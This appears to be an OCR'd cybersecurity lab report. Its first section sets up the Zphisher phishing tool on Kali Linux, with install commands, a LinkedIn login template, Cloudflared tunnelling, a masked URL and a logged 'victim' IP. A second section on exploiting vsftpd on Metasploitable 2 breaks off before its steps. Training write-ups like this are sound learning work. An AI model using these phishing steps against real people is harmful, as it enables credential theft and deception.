# Week 4: Advanced Topics and Ethical Hacking


## 1. Phishing Using Zphisher

**Task Description:**
The goal was to use **Zphisher**, a phishing tool, to simulate phishing attacks and understand its working mechanism. Zphisher was identified as a powerful, open-source phishing tool available on GitHub.


**Steps Performed:**


1. Installed Zphisher on the Kali Linux machine using the following commands:


```
git clone https://github.com/htr-tech/zphisher
cd zphisher
bash zphisher.sh
```






2. Selected a phishing template, such as the login page of LinkedIn.





kali@kali: ~/zphisher/zphisher
File Actions Edit View Help
ZPHISHER
2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 02


kali@kali: ~/zphisher/zphisher
File Actions Edit View Help
ZPHISHER
2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 02
[?] Do You Want A Custom Port [y/N]: N
[-] Using Default Port 8080 ...
[-] Initializing ... ( http://127.0.0.1:8080 )
[-] Setting up server ...
[-] Starting PHP server ...
[-] Launching Cloudflared ...



kali@kali: ~/zphisher/zphisher
File Actions Edit View Help
ZPHISHER 2.3.5
[?] Do you want to change Mask URL? [y/N] : y
[-] Enter your custom URL below (Example: https://get-free-followers.com)
⟹ https://cybersecurityinternship.com



kali@kali: ~/zphisher/zphisher
File Actions Edit View Help
ZPHISHER 2.3.5
[-] URL 1 : https://hd-beijing-farm-japanese.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://cybersecurityinternship.com@
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 49.206.118.85
[-] Saved in : auth/ip.txt

3. Searched the generated phishing link in the Kali Linux Firefox browser as a simulated victim.




4. Upon accessing the link and entering credentials, Zphisher captured the victim IP in its logs. It would have captured the input credentials as well, but since Kali Linux's Firefox browser has an advanced security protection system, it correctly identified the website as a phishing link and prevented the credentials from reaching the attacker's system.






**Findings:**
The phishing attack successfully simulated a social engineering scenario, emphasizing the need for users to avoid clicking on suspicious links. This demonstrated how attackers can harvest sensitive credentials using spoofed login pages.

## 2. Exploiting the vsftpd Vulnerability


**Task Description:**
This involved identifying and exploiting the vulnerability in the **vsftpd service** running on Metasploitable 2 using **nmap** and the **Metasploit Framework**.


**Steps Performed:**

